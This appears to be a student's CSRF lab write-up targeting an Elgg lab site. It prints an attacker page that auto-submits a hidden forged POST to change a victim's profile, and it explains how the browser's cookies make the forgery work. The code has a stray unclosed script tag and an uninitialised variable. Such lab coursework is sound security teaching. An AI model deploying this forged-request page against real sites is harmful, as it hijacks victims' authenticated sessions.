SY1939111-张思嘉

Task 1：CSRF Attack- Change Alice’ s Profile with spoofed Post request

a. The Attacker website’ s source code:


The html file can be found here.

*Task1.html
/var/www/CSRF/Attacker

```
<html>
<body>
<h1>This is to change Alice's profile.</h1>
<script
<script type="text/javascript">
function forge_post()
{
var fields
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='description' value='Attacked'>";
fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
fields += "<input type='hidden' name='briefdescription' value='Bob is my hero.'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";

// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

b. Screenshot of the CSRF Attack:



Before Hacked　　After Hacked

c. Explain the logic as to how the attack works, mention the key aspect of your code.

CSRF Attack uses the feature of Browser automatically attach cookie when sending message to web server with same origin.

The performed attack tricks Alice to click a malicious link. The malicious webpage contains a form pointing to Alice’ s edit profile API. When loading the malicious web page, Alice’ s browser sends a change profile request to Elgg server, and automatically attach Alice’ s authentication info (Cookie).

Therefore, the attacker can change Alice’ s profile by tricking Alice to click a malicious link and forge a POST request. To construct the POST request, a form tag is created.

The tag points to `p.action = "http://www.csrflabelgg.com/action/profile/edit";`

The request method is set to be POST: `p.method = "post";`

The request body is constructed with variance field: `p.innerHTML = fields;`

Within the request body, 3 kinds of parameters are required, name, profile information and guid. The three kinds of parameters are set subsequently.

```
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='description' value='Attacked'>";
fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
fields += "<input type='hidden' name='briefdescription' value='Bob is my hero.'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
```